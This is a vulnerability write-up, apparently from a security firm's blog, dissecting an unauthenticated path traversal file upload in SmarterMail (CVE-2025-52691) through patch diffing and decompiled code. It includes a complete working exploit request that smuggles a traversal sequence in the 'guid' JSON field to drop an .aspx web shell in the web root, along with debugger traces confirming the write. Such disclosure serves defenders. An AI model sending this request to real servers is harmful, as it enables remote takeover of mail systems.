

Do Smart People Ever Say They're Smart? (SmarterTools SmarterMail Pre-Auth RCE CVE-2025-52691)

Do Smart People Ever Say They're Smart? (SmarterTools SmarterMail Pre-Auth RCE CVE-2025-52691) - Piotr Bazydło, Sina Kheirkhah, watchTower Labs.

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Content

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This research is a glimpse into the capability powering the watchTower Platform, a **Preemptive Exposure Management** solution. We enable organizations to **autonomously validate and mitigate** their exposure to emerging threats, ahead of in-the-wild exploitation.

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Welcome to 2026!

While we are all waiting for the scheduled SSLVPN ITW exploitation programming that occurs every January, we're back from Christmas and idle hands, idle minds, yada yada.

In December, we were alerted to a vulnerability in SmarterTools' SmarterMail solution, accompanied by an advisory from Singapore's Cyber Security Agency (CSA) - CVE-2025-52691, a pre-auth RCE that obtained full marks (10/10) on the industry's scale.

Vulnerabilities like these are always exciting, because when plotted on the watchTower Quadrant of Disillusion, they plot well on both axes - ragebait, and technical interest.

Vulnerability in SmarterTools Software

29 December 2025

SmarterTools has released security updates to address a vulnerability in their SmarterMail software. Users and administrators of affected product versions are advised to update to SmarterMail version Build 9413 immediately.

Background

SmarterTools has released security updates to address a vulnerability (CVE-2025-52691) in their SmarterMail software. The vulnerability has a Common Vulnerability Scoring System (CVSS3.1) score of 10 out of 10.

Impact


Successful exploitation of the vulnerability could allow an unauthenticated attacker to upload arbitrary files to any location on the mail server, potentially enabling remote code execution.

Affected Products

The vulnerability affects SmarterMail versions Build 9406 and earlier.

What is SmarterTools' SmarterMail ?

SmarterTools describes it as “a secure, all-in-one business email and collaboration server for Windows and Linux - an affordable Microsoft Exchange alternative.”

A screenshot of the SmarterTools website showing the SmarterMail Overview page. The page has a dark background with white and blue text. It includes the SmarterTools logo, the URL https://www.smartertools.com › business-email-server, the title "SmarterMail Overview: The Exchange Alternative", and a description: "SmarterMail is a secure, all-in-one business email and collaboration server for Windows and Linux—an affordable Microsoft Exchange...". At the bottom, it shows a price range of \$500.00 to \$2,200.00, a 4.5-star rating, and 7 reviews.

Microsoft 365 Personal
\$9.99/month



But Anyway

During our inevitable preamble, something struck us as curious.

Both the CSA's advisory and CVE entry were released at the end of December 2025. We're also made aware that the vulnerability was fixed in build 9413 - but how can it be? This

version was released on 10th Oct 2025, and at the time of scribbling this blog post, the newest build is 9483.

Version	Release Date
Build 9483	Dec 19, 2025
Build 9476	Dec 12, 2025
Build 9455	Nov 21, 2025
Build 9448	Nov 14, 2025
Build 9434	Oct 30, 2025
Build 9427	Oct 24, 2025
Build 9420	Oct 17, 2025
Build 9413	Oct 10, 2025
Build 9406	Oct 3, 2025

While not telepathic, this is curious - does it imply that this vulnerability was silently fixed almost 3 months before disclosure, and customers of this solution had to wait approximately 2.5 months for the official information that the not-so-critical CVSS 10 vulnerability had been identified and fixed - and that they should likely update with urgency?

As always, this is truly inspired because of lines like “it makes our customers safe [from our previously insecure software], it gives them a time to patch, blah blah blah”.

While commendable, perhaps, maybe, maybe not - we were all force-fed the lesson during 2025 (and many years before) that attackers are actually aware of reverse engineering and do have the ability to identify silently patched vulnerabilities.

Which, once again, makes everyone wonder - did this really happen? Is it possible someone figured this out before the advisory and went under the radar?



At least the release notes for build 9413 mention some friendly “general security fixes”, whatever this means.



[SmarterMail](#) [SmarterTrack](#) [HostedTrack](#) [SmarterStats](#) [AboutUs](#)

Build 9413 (Oct 9, 2025)

- Added: [API] System Admin -> CancelAttachDomain.
- Added: [API] System Admin -> GetAttachDomainState.
- Added: [API] System Admin -> GetAttachingDomains.
- Added: [API] System Admin -> SendPasswordViolationEmail.
- Added: [HA] [HUB] A catch-all error page that logs HAProxy errors.
- Added: Delay send settings to User Defaults.
- Fixed: .NET 9.09 runtime is not being detected as valid .NET 9.x runtime.
- Fixed: [HA] [HUB] IP Address validation for * doesn't work for RBLs.
- Fixed: Adding attendee on shared calendar with Manage permissions (EWS) when no attendee was present results in broken a appointment.
- Fixed: Appointments created in eM Client (EWS) or Apple Calendar (EWS) do not sync to SmarterMail.
- Fixed: Attaching a domain with lots of users can display a long spinner for System Administrators.
- Fixed: Marketplace "whats new" is missing a translation strings
- Fixed: Message counts that display on a folder don't match the number of messages.
- Fixed: Online meeting can show the incorrect start time for meetings.
- Fixed: Outlook Address Book not properly filtering contacts over MAPI.
- Fixed: System level "Password Violations" emails fail if sent to more then one user at a time.
- Fixed: Users are not able to receive 2FA code at their recovery address after a password expiration.
- Fixed: Using Outlook (MAPI) to reply to an email from another user on the domain, but not in the GAL, can fail.
- Fixed: When attaching a domain, the counts on the top label don't update to reflect the User count.
- Security: **General security fixes.**

Enough whining - let's speed run this vulnerability.

Although the vulnerability itself is “simple” when you look backwards, it did require reading and appears to have existed within the code base for a significant period of time. Kudos to Mr Chua Meng Han from Singapore’s Centre for Strategic Infocomm Technologies (CSIT).

CVE-2025-52691 - Technical Details

We start as we always do in these escapades, diffing a vulnerable and non-vulnerable version.

Based on the advisory, we picked the following SmarterMail versions:

- Build 9406 (vulnerable)
- Build 9413 (not vulnerable)

We’ll skip past the litany of irrelevant code changes and jump to where we saw “interesting”.

Here, you can see a diff for the `SmarterMail.Web.Api.FileUploadController.Upload` method:

```
if (left != StringValues.Empty)
{
    this.<pupData>5_2.targetData = JsonConvert.
        DeserializeObject<PostUploadProcessingTargetData>(
            left.ToString());
}

this.<currentUserTemp>5_3 = fileUploadController.
    CurrentUser;
if (!(this.<currentUserTemp>5_3 == null) && !(this.
    <currentUserTemp>5_3.EmailAddress == "@"))
{
    PostUploadProcessingTargetData targetData = this.
        <pupData>5_2.targetData;
    if (((targetData != null) ? targetData.uploadKey
        : null) == null)
    {
        goto IL_1E7;
    }
}

if (left != StringValues.Empty)
{
    this.<pupData>5_2.targetData = JsonConvert.
        DeserializeObject<PostUploadProcessingTargetData>(left.
        ToString());
}

Guid guid;
if (!Guid.TryParse(this.<pupData>5_2.targetData.guid, out
    guid) && this.<pupData>5_2.targetData.guid != null)
{
    result2 = fileUploadController.CreateBadRequest
        ("INVALID_GUID");
    goto IL_69A;
}

this.<currentUserTemp>5_3 = fileUploadController.
    CurrentUser;
if (!(this.<currentUserTemp>5_3 == null) && !(this.
    <currentUserTemp>5_3.EmailAddress == "@"))
{
    PostUploadProcessingTargetData targetData = this.
        <pupData>5_2.targetData;
    if (((targetData != null) ? targetData.uploadKey : null)
        == null)
    {
        goto IL_223;
    }
}
```

In the diff above, we can see that the patched build 9413 has added validation of a parameter related to GUIDs.

That strikes us as strange, and aligns with the vibe the advisory gives us - let’s verify if this is potentially interesting.

`FileUploadController` is a valid API controller, registered to the `/api/upload` route:

```

namespace SmarterMail.Web.Api
{
    [Route("api/upload")]
    [DisplayName("File Upload")]
    [ApiDoNotDocument]
    [ApiExceptionFilter]
    public class FileUploadController : ApiControllerBase
    {
        //...
    }
}

```

In the patched version, this is a valid API endpoint that requires no (zero, 0) authentication to interact with (note the `AllowAnonymous` value for the `AuthenticatedService` attribute):

```

    [ShortDescription("")]
    [Description("Upload a file chunk.")]
    [AuthenticatedService(AllowAnonymous = true)]
    [Route("")]
    [HttpPost]
    [Returns(typeof(string))]
    public Task<ActionResult> Upload()
    {
        //...
    }

```

This feels right.

We appear to have:

- An unauthenticated file upload endpoint, which,
- Post-patching, has a level of GUID-validation added.

Nobody needs to be a fortune-teller to predict what went wrong here and why this GUID validation might be so important.



As always, we will walk through and confirm this.

There is a lot of code there. We have significantly shortened the code snippets for brevity, aiming to include the most important parts only.

```
[ShortDescription("")]
[Description("Upload a file chunk.")]
[AuthenticatedService(AllowAnonymous = true)]
[Route("")]
[HttpPost]
[Returns(typeof(string))]
public async Task<ActionResult> Upload()
{
    ActionResult actionResult;
    try
    {
        StringValues stringValues = base.Request.Form["context"]; // [1]
        StringValues stringValues2 = base.Request.Form["contextData"]; // [2]
        if (base.Request.Form.Files.Count == 0) // [3]
        {
            actionResult = this.StatusCode(415);
        }
        else
        {
            //...

            if (stringValues2 != StringValues.Empty)
            {
                pupData.targetData =
                    JsonConvert.DeserializeObject<PostUploadProcessingTargetData>(stringValues2.ToString());
                // [4]
            }
            //...
            switch (readPartResult2.status)
            {
                case ReadPartStatus.BAD:
                    actionResult =
                        base.CreateStatusCode(HttpStatusCode.InternalServerError, readPartResult2.message);
                    break;
                case ReadPartStatus.GOOD:
                    actionResult = this.Ok("");
                    break;
                case ReadPartStatus.DONE:
                {
                    ResumableConfiguration
                        uploadConfiguration = this.GetUploadConfiguration();
                    FileStream file =
                        FileX.OpenRead(readPartResult2.filePath);

                    object obj = null;
                    SmarterMail.Web.Logic.UploadResult
```

```

retStatus;

        try
        {
            retStatus = await
UploadLogic.ProcessCompletedUpload(this.WebHostEnvironment, base.HttpContext,
base.HttpAbsoluteRootPath, base.VirtualAppPath, currentUserTemp, pupData, new
SmarterMail.Web.Logic.UploadedFile

                                {
                                    fileName =

uploadConfiguration.FileName,

                                    stream = file
                                });
        }); // [5]

//...

```

Let's step through our annotations:

- At [1] and [2], the code will retrieve the `context` and `contextData` from the HTTP Request.
- At [3], we gain an important piece of information - suggesting we any file uploaded should be using the `multipart/form-data` content type.
- At [4], we can see the code deserializes the `contextData` to an object of `PostUploadProcessingTargetData` type.
- At [5], the code invokes the `ProcessCompletedUpload` method and our deserialized object will be included as one of the inputs.

Before we start analyzing the `ProcessCompletedUpload` method, let's try to understand what we should deliver within the `contextData` parameter - to ensure that the JSON deserialization is successful.

The following code snippet presents a shortened code for the `PostUploadProcessingTargetData` class:

```

namespace SmarterMail.Web.Logic
{
    [Serializable]
    public class PostUploadProcessingTargetData
    {
        //...
        [CanBeNull]
        public string guid { get; set; }

        [CanBeNull]
        public string domain { get; set; }
        //...
    }
}

```

In brief, this class contains multiple settings related to uploads. As it is being deserialized with [JSON.NET](#), we need to “deliver” valid JSON here in order to control those settings.

Looking closely, we can see that the `PostUploadProcessingTargetData` class contains a public `guid` property, which also has a public setter. This effectively means that we can control this value through deserialization, which is likely relevant to our escapades because the patch for this vulnerability implements validation in this context.

Following on from this, the `ProcessCompletedUpload` method performs an important task.

This method leverages a switch-case statement to make a decision based on the value of the attacker-controlled `context` parameter.

Effectively, it allows you to perform different upload operations, like:

- Upload of ICS files.
- Upload of attachments.
- Notes imports.
- Cloud-based uploads.
- And many more.

Following our suspicion that the `guid` parameter is relevant, we focused on upload operations that leveraged this parameter.

```

public static async Task<UploadResult> ProcessCompletedUpload(IWebHostEnvironment
webHostEnvironment, HttpContext httpContext, string httpAbsolutePath, string
virtualAppPath, UserData currentUser, PostUploadProcessing pupData, UploadedFile file)
{
    UploadResult uploadResult;
    try
    {
        //...
        string target = pupData.target;
        if (target != null)
        {
            switch (target.Length)
            {
                case 8:
                    if (target == "task-ics")
                    {
                        return
UploadLogic.TaskImportIcsFile(currentUser, file, pupData.targetData.source,
pupData.targetData.fileId);
                    }
                    break;
                case 10:
                    if (target == "attachment") // [1]
                    {
                        return await
MailLogic.SaveAttachment(webHostEnvironment, httpAbsolutePath, currentUser, file,
pupData.targetData.guid, ""); // [2]
                    }
                    break;
                case 11:
                    if (target == "note-import")
                    {
                        return NoteLogic.ImportNote(currentUser,
file, pupData.targetData.source);
                    }
                    break;
                //...
            }
        }
        //...
    }
}

```

And bingo, you can see it above at annotations [1] and [2] .

If an attacker provides the value `attachment` in the `context` parameter, the code calls the `MailLogic.SaveAttachment` method and leverages the attacker's `guid` value as one of the

arguments.

Eventually, the `SmarterMail.Web.Logic.MailLogic.SaveAttachment` method leads to another method with the same name, but provided by a different class:

`SmarterMail.Web.Logic.HelperClasses.AttachmentsHelper.SaveAttachment` .

This is where the magic happens!

```

public static async Task<UploadResult> SaveAttachment(IWebHostEnvironment
_webHostEnvironment, string httpAbsolutePath, UserData currentUser, UploadedFile
file, string guid, string contentId = "")
{
    //...
    try
    {
        if (file != null && file.stream.Length > 0L)
        {
            sanitizedName =
AttachmentsHelper.SanitizeFilename(file.fileName); // [1]
            string text =
AttachmentsHelper.FindExtension(sanitizedName); // [2]
            DirectoryInfo directoryInfoX = new
DirectoryInfoX(PathX.Combine(FileManager.BaseDirectory, "App_Data", "Attachments")); //
[3]

            if (!DirectoryX.Exists(directoryInfoX.ToString()))
            {
                DirectoryX.CreateDirectory(directoryInfoX.ToString());
            }
            //...
            lock (attachments)
            {
                List<AttachmentInfo> list;

                AttachmentsHelper.Attachments.TryGetValue(attachguid, out list);
                if (list != null)
                {
                    if (list.FirstOrDefault((AttachmentInfo
x) => x.Size == attachmentInfo.Size && x.ContentType == attachmentInfo.ContentType &&
x.ActualFileName == attachmentInfo.ActualFileName) == null)
                    {
                        attachmentInfo.GeneratedFileName = AttachmentsHelper.GenerateFileName(attachguid,
list.Count, text); // [4]

                        attachmentInfo.GeneratedFileNameAndLocation =
AttachmentsHelper.GenerateFileNameAndLocation(directoryInfoX.ToString(),
attachmentInfo.GeneratedFileName); // [5]

                        list.Add(attachmentInfo);
                    }
                }
            }
        }
    }
    else

```

```

        {
            attachmentInfo.GeneratedFileName =
AttachmentsHelper.GenerateFileName(attachguid, 0, text); // [6]

attachmentInfo.GeneratedFileNameAndLocation =
AttachmentsHelper.GenerateFileNameAndLocation(directoryInfoX.ToString(),
attachmentInfo.GeneratedFileName); // [7]

            //...

        }

    }

    if (attachmentInfo.GeneratedFileName != null &&
attachmentInfo.GeneratedFileName.Length > 0)
    {
        using (FileStream fileStream = new
FileStream(attachmentInfo.GeneratedFileNameAndLocation, FileMode.Create,
FileAccess.Write))

        {
            file.stream.CopyTo(fileStream); // [8]

        }

        //...

    }

    //...

}

//...

}

}

```

Before we dig in, let's summarize what we already know.

- We have an unauthenticated file upload endpoint, which we are triggering with the `multipart/form-data` HTTP request.
- Within this HTTP request, we need to include several parameters (like `context` and `contextData`).
- The parameter `contextData` allows us to control and specify the value of the `guid` parameter, which is somehow being used during an upload operation for `attachment` 's.
- Crucially, our request must include a file that we want to upload.
- For the purposes of brevity, we'll add one last thing - in this HTTP request, we also need to specify the `resumableFilename` parameter. This value is used to set the `fileName` value of the `file` object, which you can see at [1].

If you look closely at the above code snippet, you might see some potential stumbling blocks:

- At [1], we can see that the code attempts to sanitize an attacker-controlled file name. Let's assume that this protection mechanism is OK and it does not allow you to include

any path traversal sequences.

- At [2], we observe a key method called `FindExtension`, which is called on the attacker-controlled file name.

```
private static string FindExtension(string fileName)
{
    if (fileName == null || fileName.Length < 1 ||
!fileName.Contains("."))
    {
        return "";
    }
    string[] array = fileName.Split('.',
StringSplitOptions.None);
    return array[array.Length - 1];
}
```

This function is, however, fairly simple - it just extracts the file's extension and does not verify the extension itself. Probably fine, as you may want to send attachments with various wild extensions.

At [3], we can see an operation within the code that generates a base directory for the upload operation.

In our Windows-based environment, it's equal to: `C:\\Program Files (x86)\\SmarterTools\\SmarterMail\\Service\\App_Data\\Attachments`.

`App_Data` is fairly specific as an upload destination, as it is typically properly restricted by IIS and not possible to directly access files within said directory.

Tl;dr we cannot just "simply upload" a web shell, and if this is the correct path we're following, we will somehow need to escape from this upload directory.

Luckily, we have more - lines [4] [5] and [6] [7] respectively.

`AttachmentsHelper.GenerateFileName` generates a file name (and our `guid` of interest is included as one of the arguments) and `GenerateFileNameAndLocation` includes the generated file name in the whole upload path!

Let's have a look:

```

        private static string GenerateFileName(string attachguid, int count, string
extension)
        {
            if (extension != null && extension.Length > 0)
            {
                return string.Format("att_{0}_{1}.{2}", AttachmentsHelper.
<GenerateFileName>g__CleanGuid|20_0(attachguid), count, extension);
            }
            return string.Format("att_{0}_{1}", AttachmentsHelper.
<GenerateFileName>g__CleanGuid|20_0(attachguid), count);
        }

```

Surprise, surprise, we should rebrand to diviners!

We appear to have correctly predicted that the `guid` parameter is our smoking gun and is susceptible to trivial path traversal.

Ok, hold on - maybe there are some protections implemented in the `GenerateFileNameAndLocation` method?


```

private static string GenerateFileNameAndLocation(string directory, string
generatedFileName)
{
    string format = "{0}" + PathVariables.FORWARD_SLASH_STRING + "{1}";
    return string.Format(format, directory, generatedFileName);
}

```

Nevermind. There are not.

At [8], we can see that our uploaded file will be finally written - including path traversal - and we have achieved a full unauthenticated file write on SmarterMail via an arbitrary file write.



Here's One We Prepared Earlier

To tie this all together, the final HTTP request to trigger the above looks like the following:

```

POST /api/upload HTTP/1.1
Host: watchtowr.com:1337
Content-Length: 698
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="context"

attachment
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="resumableIdentifier"

watchTowrID
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="resumableFilename"

fakefile.aspx
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="contextData"

{"guid":"dag/../../../../../../../../../../../../../../../../../../../../inetpub/wwwroot/watchTowr"}
-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="whatever"; filename="whatever.jpg"

Your-WebShell-Here
-----WebKitFormBoundary7MA4YWxkTrZu0gW--

```

To explain this in more words:

- We have set the `context` parameter to `attachment`, allowing us to reach the vulnerable code path.
- The `resumableFilename` parameters contains a filename with an `.aspx` extension.
- The `contextData` parameter value contains a `guid` key, which we leverage to abuse the path traversal.
- The file upload section contains a webshell payload.

Just to be doubly sure, we can debug the `GenerateFileNameAndLocation` method and verify that we were able to successfully exploit the path traversal:

```
592     private static string GenerateFileNameAndLocation(string directory, string generatedFileName)
593     {
594         string format = "{0}" + PathVariables.FORWARDSLASH_STRING + "{1}";
595         return string.Format(format, directory, generatedFileName);
596     }
597 }
```




Name	Value
string.Concat returned	"{0}/{1}"
directory	"C:/Program Files (x86)/SmarterTools/SmarterMail/Service/App_Data/Attachments"
generatedFileName	"att_dag/../../../../../../../../../../../../inetpub/wwwroot/watchtowr_0.aspx"
format	"{0}/{1}"

You may notice that the code will append an integer to the file name, although not a huge issue - because of course the final file name is included in the HTTP response:

```
{"key": "att_dag/../../../../../../../../../../../../inetpub/wwwroot/watchtowr_0.aspx", "fileName": "fakefile.aspx"}
```

Eventually, our webshell is uploaded and we can enjoy a friendly, silently-patched-for-3-months, RCE.



As an aside, it seems that SmarterMail scans all the attachments with the ClamAV , as shown in the screenshot below.

However, either ClamAV is unable to recognize a basic webshell payload (possible), or SmarterMail is unable to process ClamAV results. Fun.

Time	Process Name	PID	Operation	Path
10:...	MailService.exe	2928	CreateFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower_1
10:...	MailService.exe	2928	CreateFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	QueryStandardInforma...	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	CreateFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	QueryNetworkOpenInf...	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	CloseFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	CreateFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	CreateFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower_1
10:...	MailService.exe	2928	ReadFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	ReadFile	C:\Program Files (x86)\SmarterTools\SmarterMail\Service\App_Data\upload\@_watchTower
10:...	MailService.exe	2928	WriteFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	CloseFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	CreateFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	QueryStandardInforma...	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	ReadFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	MailService.exe	2928	CloseFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	clamd.exe	5696	CreateFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	clamd.exe	5696	QueryNetworkOpenInf...	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	clamd.exe	5696	CloseFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	clamd.exe	5696	CreateFile	C:\inetpub\wwwroot\watchtower_0.aspx
10:...	clamd.exe	5696	QueryStandardInforma...	C:\inetpub\wwwroot\watchtower_0.aspx



Detection Artifact Generator

True to form, we're providing our Detection Artifact Generator to enable organizations to determine their exposure and build detection rulesets. This generator can be found [here](#), and was verified against:

- Windows-based installations, combined with,
- Newer builds (94xx) or an obsolete build (16).

(No, we did not test every single version ever produced of SmarterMail)

```
chudy@labvm:~/research/smartermail$ python3 watchTower-vs-SmarterMail-CVE-2025-52691.py -H http://win-bcanb3g9r79:9998
```

```

watchTower-vs-SmarterMail-CVE-2025-52691.py
(*) CVE-2025-52691 Detection Artifact Generator: SmarterMail Path Traversal Leading to Unauthenticated RCE

- Piotr (@chudyPB) and Sina Kheirkhah (@SinSinology) of watchTower (@watchTowercyber)

[+] VULNERABLE - file b3cayp 0.aspx got uploaded

```

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Archived from <https://labs.watchtower.com/do-smart-people-ever-say-theyre-smart-smartertools-smartermail-pr-e-auth-rce-cve-2025-52691/>. Rendered offline from the local Markdown copy.